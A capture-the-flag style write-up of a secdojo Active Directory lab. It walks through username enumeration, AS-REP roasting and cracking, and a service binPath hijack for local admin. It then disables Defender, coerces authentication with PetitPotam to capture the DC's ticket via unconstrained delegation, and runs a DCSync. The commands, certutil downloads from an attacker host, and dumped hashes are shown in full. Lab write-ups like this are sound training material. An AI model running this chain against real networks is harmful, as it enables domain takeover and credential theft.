Roaster: an Intermediate AD lab from secdojo

Overview
This Lab is a Windows environment for exploring and exploiting delegation vulnerabilities and more, sharpening your skills in Active Directory.
Reconnaissance
Note: This writeup moves quickly through reconnaissance. For a detailed breakdown of the recon methodology, see the Cascade writeup.

we have 3 machines this time and 2 flags, let’s get to work with the basic nmap scans as always :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
nmap -A 10.8.0.100 -v
< SNIP >
Discovered open port 445/tcp on 10.8.0.100
Discovered open port 3389/tcp on 10.8.0.100
Discovered open port 53/tcp on 10.8.0.100
Discovered open port 139/tcp on 10.8.0.100
Discovered open port 135/tcp on 10.8.0.100
Discovered open port 464/tcp on 10.8.0.100
Discovered open port 3268/tcp on 10.8.0.100
Discovered open port 3268/tcp on 10.8.0.100
Discovered open port 389/tcp on 10.8.0.100
Discovered open port 636/tcp on 10.8.0.100
Discovered open port 5986/tcp on 10.8.0.100
Discovered open port 5986/tcp on 10.8.0.100
Discovered open port 3269/tcp on 10.8.0.100
Discovered open port 88/tcp on 10.8.0.100
Discovered open port 5985/tcp on 10.8.0.100
Discovered open port 593/tcp on 10.8.0.100
< SNIP >
this is a domain controller machine nothing out of ordinary, let’s see the workstation:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
nmap -A 10.8.0.101 -v

< SNIP>
Scanning 10.8.0.101 [4 ports]
Completed Ping Scan at 15:58, 0.11s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:58
Scanning DOJODC1.dojodc1.local (10.8.0.101) [1000 ports]
Discovered open port 445/tcp on 10.8.0.101
Discovered open port 135/tcp on 10.8.0.101
Discovered open port 3389/tcp on 10.8.0.101
Discovered open port 80/tcp on 10.8.0.101
Discovered open port 139/tcp on 10.8.0.101
Discovered open port 5986/tcp on 10.8.0.101
Discovered open port 5985/tcp on 10.8.0.101
we have a web server here, when we check it out it’s just the default windows aspx page, so we run gobuster :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
 gobuster dir -u http://10.8.0.101 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.8.0.101
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
dev                  (Status: 301) [Size: 145] [--> http://10.8.0.101/dev/]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
and there is a route to dev :

okay we see a few names, time to work and guess some potential usernames using username-anarchy and validate them with kerbrute:
let’s save the following to a file names names:
1
2
3
4
5
6
┌──(kali㉿kali)-[/tmp/a]
└─$ cat names.txt
Boris Johnson
Kate Winslet
Adam Crew
Cody Gardner
and generate the potential usernames:
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[/tmp/a]
└─$ ~/tools/username-anarchy/username-anarchy -i names.txt | tee users.txt
boris
borisjohnson
boris.johnson
borisjoh
borijohn
< SNIP >
and time to validate these with kerbrute, but before that we add the following to our /etc/hosts:
10.8.0.100 DC.secdojo.local secdojo.local DC
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[/tmp/a]
└─$ kerbrute userenum --domain secdojo.local --dc 10.8.0.100 users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 04/01/26 - Ronnie Flathers @ropnop

2026/04/01 16:01:23 >  Using KDC(s):
2026/04/01 16:01:23 >  	10.8.0.100:88

2026/04/01 16:01:24 >  [+] VALID USERNAME:	 boris.johnson@secdojo.local
2026/04/01 16:01:24 >  [+] VALID USERNAME:	 kate.winslet@secdojo.local
2026/04/01 16:01:25 >  [+] VALID USERNAME:	 cody.gardner@secdojo.local
2026/04/01 16:01:30 >  Done! Tested 56 usernames (3 valid) in 6.416 seconds
out of the 56 usernames, only 3 are valid, whenever we have usernames we try asreproasting :
1
2
3
4
5
impacket-GetNPUsers -no-pass -dc-ip 10.8.0.100 -usersfile validated_users.txt secdojo.local/
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[-] User boris.johnson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User kate.winslet doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$cody.gardner@SECDOJO.LOCAL:ff91bedffc9df6a4a89013ef62d5fcaf$eac58da1173ebdc3b459260a < SNIP >
and we get a hit for cody.gardner user, let’s try crack this using hashcat :
1
hashact hash.txt /usr/share/wordlists/rockyou.txt
and it cracks pretty fast : cody.gardner:Password2008
Exploitation
these credentials work for both the DC and the workstation :
1
2
3
 nxc smb 10.8.0.100 -u cody.gardner -p Password2008
SMB         10.8.0.100      445    DC               [*] Windows Server 2016 Datacenter 14393 x64 (name:DC) (domain:secdojo.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.8.0.100      445    DC               [+] secdojo.local\cody.gardner:Password2008
and let’s run rusthound-ce while we’re at :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
rusthound-ce -d secdojo.local -u cody.gardner -p Password2008 -c All -z
---------------------------------------------------
Initializing RustHound-CE at 16:03:17 on 04/01/26
Powered by @g0h4n_0
---------------------------------------------------

[2026-04-01T15:03:17Z INFO  rusthound_ce] Verbosity level: Info
[2026-04-01T15:03:17Z INFO  rusthound_ce] Collection method: All
[2026-04-01T15:03:18Z INFO  rusthound_ce::ldap] Connected to SECDOJO.LOCAL Active Directory!
[2026-04-01T15:03:18Z INFO  rusthound_ce::ldap] Starting data collection...
[2026-04-01T15:03:18Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-04-01T15:03:20Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=secdojo,DC=local
[2026-04-01T15:03:20Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
< SNIP >
what’s more interesting is that this user can rdp to the workstation :
1
2
3
nxc rdp 10.8.0.101 -u cody.gardner -p Password2008
RDP         10.8.0.101      3389   WSRV             [*] Windows 10 or Windows Server 2016 Build 14393 (name:WSRV) (domain:secdojo.local) (nla:False)
RDP         10.8.0.101      3389   WSRV             [+] secdojo.local\cody.gardner:Password2008 (Pwn3d!)
so we can just rdp to it :
1
 xfreerdp /u:cody.gardner /p:Password2008 /v:10.8.0.101
once in we can read the local.txt flag:

Privilege Escalation
once in windows defender is kicking so we’ll have to do some evasion, and it’s not that I’m scared of defender, I’ve battled it many times, we can just do the same trick we did for Vinatge :
Warning: Vinatge trick should work here too, and we’re be able to use run winpeas.exe and escalate our privileges in the workstation :

that’s one way to do it, but I’m more of a manual pentester actually, and one of the best way to beat defender it’s just to use tools it considers legit against it, and now I’m thinking about this I haven’t tried winpeas.bat, that would actually have worked despite defender running just fine ( I haven’t tried it here, but I did somewhere in the past and It worked ), to save us both time, let’s check for services that are running and we have some sort of privileges on them, we can do that using a windows internals tool, accesscheck.exe , unfortunatly not installed here, we can get from the official source : here defender did detect it as a threat but didn’t delete it :
to get it to the machine we use certutils, and we start a python server in our machine:
1
certutil -urlcache -split -f http://10.8.0.3/accesschk64.exe accesschk64.exe
and we check what rights we have over running service, my strategy here is if there is a service running as system or a privileged user and we have some control over it we can use it :
1
.\accesschk64.exe /accepula -uwcqv "cody.gardner" *
and this returns IntraSvc, and we have all access over it using :
1
Get-WmiObject win32_service | Where-Object {$_.Name -eq "IntraSvc"} | Select Name, StartName
and this return SYSTEM, just what we needed :
now from cmd.exe we’ll change the path of this running service and start it to trigger this :
1
2
sc.exe config IntraSvc binPath= "cmd.exe /c net user Administrator Plur1bu4123!"
sc.exe start IntraSvc
a safer way is to add our current user to administrators group, add a new administrator group, but never what I did here, this is just a lab so it’s fine, though I hope I won’t regret this if there was some hash reuse, we screwed that path for us by doing this, though the commands above give some errors, let’s start a new powershell as administrator, and specify .\Administrator to login as the local administrator we changed the password for, this can be done remotely with nxc, just use the –local-auth flag or -d . to tell it not to authenticate as the domain administrator but local administrator, we’ll still need windows here so I’ll just stay here :

and as we see though it gave errors etc, the error was actually misleading and we retrieved the flag for administrator :

now let’s run for domain admin.
one note to say here, though the lab says evasion etc, no evasion is needed, the way the lab is designed once we’re local admins now we can just stop defender and shoot him dead and it’s game over, well I’m tired today so I’m glad this is the case, but in entreprise environments and well hardened systems not even local administrators can stop defender like we’ll do and we’d be forced to bypass it somehow etc , that’s done using Defender settings via GPO or Tamper Protection is on etc … …, even though sometimes you’ll find yourself in situations like these while in protection environments, just report this and continue bypassing defender it would be a bad idea to stop defender :
1
Set-MpPreference -DisableRealtimeMonitoring $true
now that defender is dead, one less probless to care about, back to bloodhound or you can even use impacket-findDelegation I believe, we’ll notice this:

The WSRV workstation we control has unconstrained delegation configured, I believe we talked about this before and broke it down in a previous writeup. The idea here is that this computer account can impersonate any user in the domain to authenticate to any service. What makes unconstrained delegation special is that when any security principal requests a TGS for this machine from the KDC, the KDC will issue the TGS but with the requester’s TGT embedded inside it. Once that TGS hits our machine, it gets decrypted, and their TGT gets cached in memory — meaning we can extract it and use it to impersonate them freely. So the task becomes pretty straightforward: we just need to get someone to authenticate to our machine. Ideally the Administrator, but we don’t even need to wait for that, we can coerce the DC’s machine account to authenticate to us using a coercion primitive like the Print Spooler bug or PetitPotam. The DC’s machine account TGT gets cached in memory on our end, we grab it, and since DC machine accounts carry the privileges needed, we use that ticket to DCSync and pull the hashes. Easy as that. but the main character of all of this is Rubeus.exe, let’s get it first and start it to monitor for tickets, to reduce the noise, I’ll be filtering for the dc$ account :
1
certutil -urlcache -split -f http://10.8.0.3/Rubeus.exe Rubeus.exe
and of course defender is dead, can only watch in silence, and we start monitoring :
1
.\Rubeus.exe monitor /interval:10 /filteruser:dc$
and from our kali we’ll use PetitPotam.py :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
python3 PetitPotam.py -u cody.gardner -p Password2008 -d secdojo.local -pipe all WSRV.secdojo.local 10.8.0.100
/home/kali/tools/PetitPotam/PetitPotam.py:23: SyntaxWarning: invalid escape sequence '\ '
  | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _ __


              ___            _        _      _        ___            _
             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _ __
             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

              PoC to elicit machine account authentication via some MS-EFSRPC functions
                                      by topotam (@topotam77)

                     Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


Trying pipe efsr
[-] Connecting to ncacn_np:10.8.0.100[\PIPE\efsrpc]
Something went wrong, check error status => SMB SessionError: code: 0xc0000034 - STATUS_OBJECT_NAME_NOT_FOUND - The object name is not found.
Trying pipe lsarpc

< SNIP >

[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
but before that just add WSRV.secodjo to our /etc/hosts with its ip 10.8.0.101, I think this has to be the FQDN of the machine not the ip for it work, I am not entirely sure on this but to avoid any issues let’s just go like this .

and as we see we’ve got ourselves a ticket.
we’ll save this ticket as ticket.b64 :
1
cat ticket.b64 -d > ticket.kirbi
and convert it to a ccache:
1
2
3
4
5
impacket-ticketConverter ticket.kirbi ticket.ccache
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
and now let’s export it and dcysnc :
1
 export KRB5CCNAME=ticket.ccache
and glory :
1
2
3
4
5
6
7
8
9
10
11
12
impacket-secretsdump -k -no-pass DC.secdojo.local -just-dc
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7e3d524a5bd627974637ac04774a36dc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f83f42b63661cd0621c6657b1fea1759:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
secdojo.local\Alice.Smith:1111:aad3b435b51404eeaad3b435b51404ee:4c4da1fab7ae257d3ef89c75cb39a602:::
secdojo.local\Boris.Johnson:1112:aad3b435b51404eeaad3b435b51404ee:5021d3f5190b1dc39581e23ba9cf5ee2:::
< SNIP >
and grab the flag :
1
2
3
4
5
nxc smb 10.8.0.100 -u administrator -H 7e3d524a5bd627974637ac04774a36dc -x 'type C:\Users\Administrator\Desktop\proof.txt'
SMB         10.8.0.100      445    DC               [*] Windows Server 2016 Datacenter 14393 x64 (name:DC) (domain:secdojo.local) (signing:True) (SMBv1:True) (Null Auth:True)
SMB         10.8.0.100      445    DC               [+] secdojo.local\administrator:7e3d524a5bd627974637ac04774a36dc (Pwn3d!)
SMB         10.8.0.100      445    DC               [+] Executed command via wmiexec
SMB         10.8.0.100      445    DC               flag_52e794cc_494a_4661_8d89_316c478cb296